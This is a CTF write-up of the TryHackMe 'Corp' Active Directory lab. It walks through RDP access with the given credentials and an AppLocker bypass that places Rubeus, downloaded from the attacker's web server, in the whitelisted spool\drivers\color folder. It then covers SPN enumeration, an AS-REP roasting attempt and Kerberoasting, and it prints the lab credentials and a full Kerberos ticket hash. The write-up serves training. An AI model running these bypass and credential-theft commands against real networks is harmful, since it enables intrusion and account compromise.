CORP

General Summary
Corp is a guided Windows Active Directory TryHackMe box.
We are provided with a set of valid credentials and informed that AppLocker is running on the system.
It is also made clear that there is a misconfiguration in the directory below
C:\\Windows\\System32\\spool\\drivers\\color.
We placed Rubeus in this directory and performed Kerberoasting, which allowed us to obtain the credentials for the account fela. We then ran PowerUp to identify any additional misconfigurations on the host.
This is a guided lab where we are provided with a clear attack path, including a Base64-encoded password for the Administrator account. Using this, we leveraged PsExec to remotely access the domain controller and retrieve the final flag.
Methodology And Approaches
This machine does not appear to respond to ping traffic.

Making a note that this machine does not respond to ping traffc.
Looks like we are given a set of credential.
Username: corp\dark
Password: _QuejVudId6

Set of credentials
It looks like the TryHackMe box focuses on bypassing AppLocker.

Information on AppLocker
Running Nmap
Setting the IP address as a variable so that I don’t have to memorize the target.
export target=10.49.150.1161
nmap -p- -Pn $target -v --min-rate 1000 --max-rtt-timeout 1000ms --max-retries 5 -oN nmap_ports.txt && sleep 5 && nmap -Pn $target -sV -sC -v -oN nmap_sVsC.txt && sleep 5 && nmap -T5 -Pn $target -v --script vuln -oN nmap_vuln.txt

Showing information about AppLocker
We can RDP into the windows box.
Because port 3389 is open, we can remotely access the target environment using the credentials we have.
I am running this in the “/opt/Tool/AD”
This is because I have tools that I will be using later on in this lab.
Screenshot below:

Show casing my AD attack tool set.
Running the command below to remote into the environment.
xfreerdp3 /v:$target /u:dark /p:_QuejVudId6 /cert:ignore +clipboard /dynamic-resolution /drive:.,share

Successful RDP session.
Because this lab focuses on Bypassing Applocker, there is a command that we can use to see if Applocker is running on the host.
Get-Service | Where-Object { $_.Name -like "*app*" }
We can see the the Applocker service name is “AppIDSvc”

Showing were AppIDSvc
But before we decide to actually Bypass Applocker, we need to answer the question of what is Applocker?
AppLocker helps you create rules to allow or deny apps from running based on information about the apps' files. You can also use AppLocker to control which users or groups can run those apps.
This basically lets us control, which appears we can use in our environment.
As stated in the lab, “we can bypass it by placing our executable in the following directory: C:\Windows\System32\spool\drivers\color - This is whitelisted by default.

TryHackMe showing default white listed directory.
Opening up a webserver on my Kali Box.
Am doing this to transfer my AD tools.

Opening a Web Server.
Downloading Rubeus to test if I can put files on the device.
Command used to download Rubeus.
Invoke-WebRequest -Uri "http://192.168.134.100/Rubeus.exe" -OutFile "C:\Windows\System32\spool\drivers\color\Rubeus.exe”

Showing Rubeus on the host.
SIDE NOTE: The first flag can be found in the directory, ‘%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt’

Showing all users that have a profile on the PC.
Looking for the user that I am currently logged in as.
I think sometime its better to start enumerating the user you have access to and seeing what they have access to before you start trying to pivot to other users.
Type / paste the following in explorer.
dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Looking at the console history

Screenshot of the first flag.
Let us enumerate to see which SPN’s are in the network as suggested by the TryHackMe Room.
What is a Service Principal?
A service principal name (SPN) is a unique identifier of a service instance. Kerberos authentication uses SPNs to associate a service instance with a service sign-in account. Doing so allows a client application to request service authentication for an account even if the client doesn't have the account name.

Running the following command to see what Service Principals are available in the environment.
setspn -T medin -Q */*

Showing the SPN in the environment.
Trying to do ASREPROAST.
.\Rubeus.exe asreproast /outfile:hashes.txt
AS-REP Roasting is a credential-dumping, post-exploitation technique used by attackers to steal password hashes from Active Directory (AD) user accounts. It targets accounts that have the "Do not require Kerberos preauthentication" setting disabled, which is a common, often unintentional, misconfiguration.

Attempting to do ASREPROASTING, but I get no results.
.\Rubeus.exe kerberoast /outfile:hashes.txt
Kerberoasting is a post-exploitation attack technique targeting the Kerberos authentication protocol, enabling adversaries to extract encrypted service account credentials from Active Directory.
In such an attack, an authenticated domain user requests a Kerberos ticket for a Service Principal Name (SPN). The retrieved Kerberos ticket is encrypted using a hash derived from the service account’s password. The adversary then works offline to crack the password hash, often using brute-force techniques. Once the plaintext credentials of the service account are obtained, the adversary can impersonate the account owner and inherit access to any systems, assets, or networks granted to the compromised account.
https://www.crowdstrike.com/en-au/cybersecurity-101/cyberattacks/kerberoasting/

Kerberoast.

Showing the hash value of Fela
This is the hash of Fela: $krb5tgs$23$*fela$corp.local$HTTP/fela@corp.local*$F6826A96430F1B11F5275A50C21CC076$7A5ED43D4438B0CD36B46CDABE899200AEE50AC4AD970F685736BBF8C9F553E255DC017B0C1917B1737104E797C619F1F69FC79DA526393741B42D403BB84E4F5CDE2FB89A7F15B60C90429359EA44277467643137C971FFD58E56E6C93650080E27A004AD23A8BAC0835E0911166159C69C325C7637AA6ED0B33C605493FD12D6A1E082768CCE2DCDCE506B56D0A2409D2B886794640C5D852AC861DFE98A77B7F967595A43EC4234851BBE67A8EC17B7470CF2C451739AC5E5CC2E298711958E832D218C7F900A33BA777F81ED95C7F747C6853153B37BCAEF191BA61CE747A136703D35305B3BC2A8B326129C9E7F061E079278E6FD46FFCD4573479D2733E261A784F6A86CB839067AC3A8D95CEF6CF08B9F45CA5CED3DD428423E772FF3C7ED9D40D79BDF0E3583D628140D3084987CC2ADC620A22928A3D3BDFDD51014163F8CDCAFACF33D3